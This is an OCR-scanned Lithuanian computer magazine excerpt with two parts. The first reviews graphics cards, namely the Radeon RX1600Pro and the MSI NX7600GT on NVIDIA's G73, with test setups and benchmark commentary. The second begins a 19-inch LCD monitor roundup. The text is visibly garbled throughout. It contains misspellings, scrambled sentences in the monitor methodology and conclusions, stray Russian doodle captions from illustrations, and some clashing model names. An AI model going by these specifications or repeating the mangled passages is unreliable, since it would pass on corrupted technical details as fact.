
O štai čia *RX1600Pro* jau atsilieka nuo 6600GT. Ir užturbinimas nepadeda. Veikiausiai, „kalta“ lieta atmintis. Tačiau su 6600DDR2 *RX1600Pro* tvarkos nesunkiai.



Taip, realybe viską sudėlioja į savo vietas. Nepaisant aukštesnio taktinio dažnio ir 12 pikselinių blokų, *RX1600Pro* pralaimi 6600DDR2. Tačiau atsilikimas nėra kritinis ir „žuturbinimas leidžia jį padengti“.



FPS yra ant komfortiško žaidimo ribos, tačiau nepamirškite, kad kortos buvo testuojamos labai sudėtingu režimu – 4AA/16AF.



Situacija šios esmės nesikeičia. Aišku, su didžiausiais nustatymais patogiai žaisti jau nepavyks, tačiau galima tvirtai teigti, kad pa-prastesniuose grafiniuose režimuose ir su tokia skinamąja gėba galima išvysti priimtina FPS.

Išvada

Svarbiausia išvada, kurią šiandien norisi padaryti – „Radeon RX1600Pro“ visai pateisina savo kainą. Ir tuo pat metu eidžia patogiai žaisti šiuolaikinius žaidimus su maksimaliais nustatymais. Naujos technologijos, tokios, kaip AVIVO, gali tapti dar vienu papildomu plusu šiai nebrangiai pagal savo galimybes vaizdo kortai. Esame tikri, kad „Radeon RX1600Pro“ būtinai atras savo pirkeją, nors dėl „naujumo efekto“ iš pradžių jo kaina gali būti kiek didoka.

G73

Šių metų kovo 9 dieną kartu su topinių grafinių procesorių atnaujinimu NVIDIA pristatė naują lustą, kurio pagrindu bus gaminamos vidutinio kainų segmento vaizdo kortos. Jo vardas yra G73. Tai visiškai naujas lustas, pagamintas pagal 90 nm technologinį procesą. Svarbiausi pakeitimai, palyginus su ankstesniu NV43 (6600 serija) — 12 pikselių ir 5 viršūniniai konvejeriai, vietoj 8 ir 3 atitinkamai. Be to, G73 turi dvi vaizdo išvestis „DVI Dual-Link“ su maksimalia skiriamąja geba iki 2560x1600 imtinai, aparatinį HDTV ir H.264 pagreitinimą. Žinoma, G73 pripažįsta „Ultra Shadow II technologiją“ ir darbą SLI režimu. Apie šio lusto pagrindu pagamintų vaizdo kortų charakteristikas mes pakalbėsime vėliau, kuomet susipažinsime su ryškesniu jų atstovu. Taigi pasitikite.

MSI NX7600GT

Pirmas žvilgsnis



Dežutės apiforminimas kaip visada spalvingas. Užrašas „7600 Series“ liudija, kad analogiškas dizainas bus naudojamas ir 7600GT, ir 7600GS kortoms, kurios buvo anonšuotos visai neseniai.

Kitoje dežutės pusėje mes galime rasti informacijos apie tinkančias technologijas ir sisteminius reikalavimus kompiuteriui, į kurį plan-


uojama įstatyti vaizdo kortą. Iš svarbiausių reikalavimų, verta pabrėžti gero maitinimo bloko būtinybę, kuro galimumas turėti būti ne mažesnis kaip 350W, o užtikrinama srovė pagal 12V liniją — ne mažesnė kaip 20.



Aksesuarų rinkinys pakankamai kuklus, kaip ir dera vidutinės klasės produktui:

Vartotojo instrukcija
Greito instaliavimo vadovas
Du DVI/D-SUB adapteriai
HDTV-out kabelis
S-Video kabelis
Kompaktinė plokštelė su kortos tvarkyklėmis ir taikomosiomis programomis
DVD su programomis skirtomis darbui su video „PowerCinema“ ir „Power2GO“
„Prince of Persa: The Two Thrones“ žaidimas

Imam kortą į rankas



Patį vaizdo korta atrodo labai jau kukliai. Jeigu ne spalvingas firminis lipdukas su MSI logotipu ir NX7600GT užrašu, galima būtų pagalvoti, kad prieš mus — dviejų metų senumo vidutiniškas. Mažas ventiliatorius skirtas tik vaizdo procesoriui aušinti, atminties lustų — iš viso 4, bet ir jie visiškai pliki, be jokių radiatorių. Tačiau nepaisant tariamo kuklumo, korta 7600GT toli gražu nėra tokia paprasta, kaip gali pasirodyti. Bet apie viską iš eilės.

Kita vaizdo kortos pusė įdomi tuo, kad joje nėra dar 4 vaizdo atminties lustų, kaip galima buvo laukti, nes dežutėje yra parašyta, kad korta turi 256 DDR3 tipo vaizdo atminties. Taip pat nėra ir video užgrobimo lusto, nors spausdintinės plokštės dizainas ir numato jo diegimą.

Aušintuvas atrodo visai paprastas. Tai tiesiog vario plokštelė su prilituota „armonika“, kuri

sudaro aušinimo braunas. Ventiliatoriaus išmatavimai nedideli, tačiau jų visai užtenka patikimam vaizdo lusto aušinimui nominaliu režimu, nors yra didelių abejonų, ar jis leis užtikrinti kokią nors užturbinimą.

Nepaisant padidinto funkcinio blokų skaičiaus, grafinio procesoriaus G73 branduolio dydis praktiškai identiškas NV43 branduoliui, kuris yra įrengiamas 6600 serijos kortose pasireiškia tobulesnis technologinis procesas. Būtent jis taip pat leido pakelti grafinio lusto dažnį, palyginus su 6600GT. Įrengtas šioje vaizdo kortoje lustas yra 2 revizijos ir išleistas pačią pirmąją šių metų savaitę. Vaizdo procesoriaus nominalus darbo dažnis yra lygus 560 MHz. O štai su atmintimi viskas kur kas įdomiau!

Jau matėme, kad korta turi iš viso 4 atminties lustus, bendra apimtimi 256 Mb. Tokio truko paslaptis paprasta. Tai GDDR3 tipo atmintis, „Samsung“ gamybos, 512Mbit. Todėl keturių lustų visai pakanka norint surinkti viso 256 Mb. Beje, šios atminties naudojimas žymiai palengvina gamybos procesą ir, atitinkamai, jo savikainą. O štai šios atminties dažnis tiesiog stulbina — laikyk tes už kedės — 1400 MHz! Iki šiol vidut nes klases produktai negalėjo pasigirti tokia aukštu įtaisyto vaizdo atminties nominaliu dažniu. Ką gi, užmojis didelis, bet ar tai prasminga? Testai parodys.

Užturbinimas

Šį kartą mes greičiausiai nuvilsime užturbinimo megejus kadangi užturbinimo nebus. Silpnokas aušintuvas vargu ar leis mums pasiekti įspūdingus GPU įgreitinimo rezultatus, o bet kokio aušinimo stoka atminties lustuose suaisko nuo nepagrįstos rizikos. Be to, korta MSI NX7600GT yra tiksliai referentinės NVIDIA kortos ko-

pija, todėl po kuro laiko mes galime sulaukti didesnes aušinimo sistemų įvairovės 7600GT klasėje. O tiems, kas yra pasirengęs pasitenkinti nedideliu, tačiau stabilu prieaugiu, kompanija MS siūlo pasinaudoti firmine technologija D.O.T., leidžiančia automatiškai keisti darbinis dažnius nuo 2 jų iki 10 ties procentų.



Testinių platformų konfigūracija

Magistralė: PCI E
CPL: „AMD Athlon64 4000+“
Sisteminė plokštė: „A8N-SLI Deluxe“
Atmintis: „Corsair XMS Xpert PC3200“ 2x512 Mb
OS: WinXP + SP2 + DirectX 9.0c
PSU: Hiper 525W

Testavimams buvo naudojamos „NVIDIA 84.21 WHQL“ ir „ATI CATALYST 6.3“ versijų tvarkyklės.

Testavimų rezultatai


7600GT rezultatai pažymėti ryškiai žalia spalva, X1800GT - ryškiai raudona, kitų vaizdo kortų NVIDIA lustų pagrindu rezultatai yra tamsiai žalios spalvos. Kabutėse nurodyti nominalūs dažniai. Pradedame tradiciškai nuo sintetinių testų.




Turbūt niekas nenustebo, kai pamatė X1800GT pranašumą „3DMark'05“ teste. Ne paslaptis, kad šis testas yra labai palankus ATI vaizdo kortoms. Ir ši karta tradicija nepažeista. „GeForce 6800GS“ kiek

atsilieka nuo 7600GT, nepaisant dvigubai siauresnės atminties magistralės pasireiškia žymiai didesni pastarosios dažniai. O jei kalbėsime apie 6600GT, tai 7600GT lenkia ją beveik dvigubai! „3DMark'03“ vaizdo korta 7600GT išsiveržia į priekį, tačiau pranašumas prieš X1800GT neleidžia kalbėti apie sutriuškinimą. Tačiau neverta pamiršti, kad 7600GT atminties magistralė dvigubai siauresnė. Prisipažinsime, kad prieš testavimą nesitrukejome, jog korta su 128 bitų atminties magistrale gali lygiosiomis rungtyniauti su aukštesnės klases sprendimu.


Kadangi 7600GT pretenduoja į vidutinio segmento viršūnę, nusprendėme testavimą atlikti gan sudėtinguose režimuose, su jungtu antialiasingu ir anizotropine filtracija.



7600GT ir X1800GT žengia šia, tačiau šiek tiek į priekį, vis dėlto išsiveržia 7600GT. Bendras FPS, viršijantis 100 kadrų per sekundę atžymą abiemis šio testavimo lyderiams, leidžia tikėtis, kad ir esant aukštesnei skiriamajai gebai mes galėsime išvystyti didelį greitį kartu su maksimalia vaizdo kokybe. Be to, diagramoje aiškiai matosi dvigubas 7600GT pranašumas prieš 6600GT.



Padidinus skiriamąją gebą skirtumas tarp 7600GT ir X1800GT sumažėja praktiškai iki nulio. Žemutinėje diagramos pusėje be pakeitimų. 6600GT kaip ir anksčiau atsilieka nuo įvedinio dvigubai.



Toliau didinant skiriamąją gebą į priekį išsiveržia X1800GT. Greičiausiai pasireiškia atminties magistralės počio pranašumas. Nepaisant to, 7600GT pademonstruoja visai geimerišką FPS, ir atkreipkite dėmesį esant maksimaliems kokybes nustatymams! Kas galėtų pagalvoti...

Išvada

Kadangi MSI NX7600GT yra referentinės 7600GT kortos kopija, galima tikėtis, kad šios mūsų išvados bus teisingos daugeliui kortų 7600GT pagrindu. Turbūt jau spėjote pastebėti, kad skiriamasis 7600GT bruožas yra „paprastumas“. Tipiška 7600GT vaizdo korta yra supaprastinto PCB dizaino, neturi vaizdo užgrobinimo lusto. GPU branduolys labai mažas. Visa tai leidžia spėti, kad šių kortų savikaina nėra didelė, ir prognozuoti būsimą jų kainų kėlimą. O įvertinus pademonstruotus puikus rezultatus galima drąsiai teigti, kad 7600GT dėl savo kainos ir našumo santykio taps tikru pardavimų hitu.

Daugiau colių! / LCD19

Intro

KURIS IŠ MŪSŲ NEMĖGSTA IŠSIDRĖBĖS PRIEŠAIS DIDELĮ EKRANĄ PAŽIŪRETI KINO ARBA PAŽAISTI ŽAIDIMŲ? ANKSCIAU TAI BUVO ĮMANOMA TIK ĮSIGIJUS BRANGIAI KAINUOJANČIĄ ĮRANGĄ. TACIAU LAIKAI KEIČIASI, IR JAU DABAR PRAKTIŠKAI KIEKVIENAS VARTOTOJAS GALI ĮSIGYTI PUIKŲ DIDELES ĮSTRIŽAINES SKYSTŲ KRISTALŲ MONITORIŲ. ŠIAME TESTE MES APTARSIME DALĮ TOKIŲ ĮRENGINIŲ, KURIE SKIRIASI TIEK SAVO FUNKCIJOMIS, TIEK IR PASKIRTIMI.

НА СТР
18-19
ИНТАНДЕНС

I ♥ LCD
[monitor icon]

CD-
[scribble]

Помнить
монитор
бабушке)

[green arrow icon]

Я
УСТАЛ
[scribble]

отражающая
поверхность
монитора

[burger icon]

Я
НЕ ПИЮ

Я
ТАК АРТО

СЛУШАТЬ
НЕСЛЫШАЮЩИХ
СЛУШАТЕЛЕЙ

ДОНЯ
ДУРАК
АМ

POST
[scribble]
sport

DON'T
TOUCH

[gun icon]

АТЫ
ДУМАН
[arrow icon]

ПАРЕНА
[scribble]
МОНТОРА

РУКАМИ
НЕ
ГРОЗАТЬ

ALT
+
CTRL
+
DEL


[scribble]

19
1979

9
9

АШКА
[scribble]

[lips icon]



[Testavimo metodika]

Mes pradėjome nuo vieno pagrindinių parametru – pikselio atsako laiko įvertimo. Tiesiog programa TFTtest, ekraną buvo švedamas juoda fonas, kuriam uždėjo baltas kvadratais. Jeigu veikia didelis, tuomet kvadratai o krasla pradeda išspiekti arba atsiranda šiofais. Kuo mažesnis šiofais, tuo geriau.

Spalvų perteikimas buvo tik namas su koloimetru. Speciali programa i monitori perduoda spalvos signalų seką ir su davikliu stato kaip teisinga jie atvaizduojami ekrane. Remiantis su juo pagaminu sudaroma diagrama pagal kurią galima spręsti apie išvedamą atspalvų kokybę. Ideali atveju grafikas turi būti lygi 4b laipsnių kampų pakrypus tiese. Bet koks nukrypimas nuo šios tiesės rodo spalvų atvaizdavimo trūkumą.

Tikrindami ryškumą ir kontrastingumą mes iš pradžių išsios parametrus tiksliai padidindavome, o po to sumažindavome iki minimumo. Kuo didesnis gautas diapazonas – tuo geriau. Po to vertinome matricos švytėjimą. Mes į visą ekraną išveddavome juodą spalvą ir žiūrėjome, ar kampeose nėra blysojančių raštų.

[Patarimas]

Kai kurių monitorių matricose sutinkami taip vadinami sugadinti pikseliai. Tai yra tokie taškai, kurie kitokios spalvos taškai, kurie niekada nekeičia savo spalvos. Kai kurios firmos savo monitorių reklamontuoja ir nekeičia pagal garantinį susitarimą net jeigu juose yra tokie taškai. Tada perkant būtina ta atkreipti dėmesį. Tiesa, daugelis žymių kompanijų šandien jau garantuoja, kad tokių pikselių nebus.

[Išvados]

Iš testo rezultatų matosi, kad daigelis aptarių renginių, tikrai vis šie skirtingi testavimai, todėl čia tau teks orientuotis į savo asmeninius poreikius. Nepaisant to vis tiek krašties žaidėjams ir filmų žiūroinui, kadangi kitomis veikioms rūšims tokia didelio išraiškumo nesuteikia. Oki, apskritimui, privatumui. Dabar mes pateikiu vertinimus. Geriausia Pirkimo – tuia už puiką dizainą ir vaizdo kokybę gauna Samsung 970d o „Redakcijos pasiskundimas“ už puikų ergonomiškumą. Tinkamą sodrumą ir nepakenkia šlinga vaizdą atitinka CTX P9 2.

Дорого.
19 руб
срубалось!

CTX S966A

Skinamoji geba: 1280x1024

Įstrižainė, coliais: 19

Ryškumas, cd/cm²: 250

Kontrastingumas: 450:1

Matricos vėlinimas, ms: 12

Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 140/130

Garsiaukabliai: 2x1W

Sąsajos: D-SUB

Gabaritai, mm: 415x408x206

Svoris, kg: 5,8

Tai yra apipjaustytas savo vyresniojo brolio variantas. Tiesa, apipjaustytas tik ergonomikos ir dizaino atžvilgiu, o vaizdo kokybė išliko nepaliesta. Matricos vėlinimas vidutiniškas: už judančio balto kvadrato iš pastebimos šleifas, tačiau vie dėjo jis nėra didelis. Ryškumo ir kontrastingumo kuo puikiaušiai pakanka bet kokiai veiklai. Kolorimetriniai grafikai lygūs, tačiau diapazono viduryje jie pastebimai išsiskiria. Šis monitorius yra vienintelis apžvalgoje, pas kurį dirbant su analoginiu įėjimu (D-SUB) blogai veiks automatinis vaizdo sukonfigūravimas: vaizdas pasislinkdavo maždaug centimetrą į kairę už ekrano krašto, o šriftai pasidarydavo išplaukę. Visa tai galima sutvarkyti rankiniu būdu, tačiau tam reikia laiko. Meniu gerai atvaizduotas, tačiau šiek tiek nepatogiai organizuotas, o poreikiant tarp opcijų jaučiamas tam tikras stabdymas. Be to, gana gerai sunkiai spaudosi valdymo mygtukai. Mūsų nuostabai, šiame monitoriuje yra tik analoginė D-SUB sąsaja, kas nebūdinga tokios klasės įrenginiams. Ir ko daugiau nėra nie viename šioje apžvalgoje aptariamų konkurentų, o vienu galu į korpusą įmontuotas šleifas apsunkina monitoriaus įdiegimą. Monitoriuje yra įmontuoti garsiaukabliai, tačiau jie nukreipti į apačią, kas šiek tiek pablogina garsų kokybę. Nepaisant to, žiūrint filmus jų visiškai pakaks (jeigu tik per daug smarkiai neatsuksi garso, dėl ko jie gali pradėti drebėti). Oje, garso valdomas tik per monitoriaus meniu — atskirų tam skirtų mygtukų nėra. Kaip įdomią ypatybę būtų galima paminėti pėmosimui skirtą rankeną.

**Samsung SyncMaster 970p**

Skinamoji geba: 1280x1024

Įstrižainė, coliais: 19

Ryškumas, cd/cm²: 250

Kontrastingumas: 1000:1

Matricos vėlinimas, ms: 8

Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 178/178


Garsiaukabliai: nėra

Sąsajos: D-SUB, DVI-D

Gabaritai, mm: 423x428x236

Svoris, kg: 7,3

Ko gero, tai pats stilingiausias įrenginys mūsų apžvalgoje: vis kampai suapvalinti, korpusas pagamintas iš blizgančio balto ir sidabrino plastiko, patį įjungimo mygtuką apšviečia mėlyna lemputė. Iš karto patindamas pasirodo įrenginio „kietumas“: pagrindą ir ekraną sujungiantis kronšteinas turi tris šarnyrus, o konkurentai gali pasigirti daugiausia dviem. Be viso kito, visi kabeliai jungiami ne prie pagrindo, o prie specialaus modulio, kuris prie korpuso jungiamas per nedidelį kabelį — toks konponavimas neleidžia persisukti kietam DVI-D šleifui. Monitorių galima pasukti 90 („portretinis“ režimas) ir net 180 laipsnių. Visa tai leidžia šį monitorių be ypatingų problemų statyti praktiškai bet kokiame vietoje. Kalbant apie vaizdo kokybę, situacija dvejopa. Iš vienos pusės yra labai geras spalvų perteikimas: grafikai lygūs, be šuoliukų, tiesa, viduryje matosi išsiskojimas. Monitoriaus apžvalgos kampai, ko gero, yra didžiausi iš visų aptariamų įrenginių ir šia praktiškai nėra staigus vaizdo kokybės supastėjimo ekraną pakreipus žemyn. Ryškumas visame ekrano paviršiuje tolygus, kas taip pat negali nedžiuginti. Iš kitos pusės, didokas pikselio vėlinimo laikas: paskui judančius objektus šiek tiek akivaizdus šleifas, kuris be viso kito savo spalvą keičia į raudoną. Tai ypatingai gerai pastebima atliekant testą ir visur kitur, kur yra didelis kontrastas tarp judančio objekto ir fono (filmai, 3D žaidymai). Taip pat liūdina meniu nebūvimas: geriausiai jis buvo paaukotas vaidan sūliams — monitoriaus priekyje sumontuoti mygtukai gerokai sugadintų bendrą vaizdą. Tačiau komplekte pateikiama programa, kur turi visas meniu funkcijas. Nedžiugina ir tai, kad nėra atskiro analoginio įėjimo: D-SUB prie DVI galima prijungti tik per specialų komplekte pateikiamą kabelį.

**ViewSonic VA1912w**

Skinamoji geba: 1440x900

Įstrižainė, coliais: 19 Wide

Ryškumas, cd/cm²: 300

Kontrastingumas: 500:1

Matricos vėlinimas, ms: 8

Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 130/150

Garsiaukabliai: nėra

Sąsajos: D-SUB, DVI-D

Gabaritai, mm: 451x391x197

Svoris, kg: 4,5

Šilnis plačiaekranis — šį kartą šį gerai žinomos firmos „ViewSonic“. Jame pastebimos tam tikros matricos vėlinimo anormalijos — judame ekrane judantis baltas kvadratas kairiame apatiniame kampe palieka akivaizdų pėdsaką, ko nesimato visame kitame paviršiuje. Ši savybė labai gerai matoma žiūrint filmus: judantis objektas šiame kampe kur kas smarkiau išplauka. Maždaug tokia pati situacija susiklostė ir au ryškumu. Tiesa, šio netolygumas pastebimas visose apatinėje dalyje (geriausiai tai konkrečius egzempliorius ypatybė, tačiau tai jodo, kad pakant bet kokių monitorių, verta išpardavejo reikalauti prijungti monitorių ir su juo atidu paprastą grafinį testą). Monitoriaus spalvų perteikimas: gerasi pulkus linijos praktiškai sūtempa ir juo nėra jokių bent kiek labiau pastebimų nuokynių (pagal šį rodiklį ViewSonic VA1912w sutruškino visus kitus testuotus įrenginius). Monitoriui pastebimai trūksta ryškumo ir kontrastingumo — abu šie parametrai pasiekia nedideles maksimalias reikšmes, o tai reiškia, kad bus neįmanoma patogu žiūrėti tamais šleidimais. VA1912w gali pasigirti gana neblogais apžvalgos kampais: judant žemyn vaizdas pradeda blyškėti ne taip greitai, kaip kai kurių konkurentų. Valdymo elementai įdiegti kokybiškai: meniu gerai vizualizuotas, navigacija 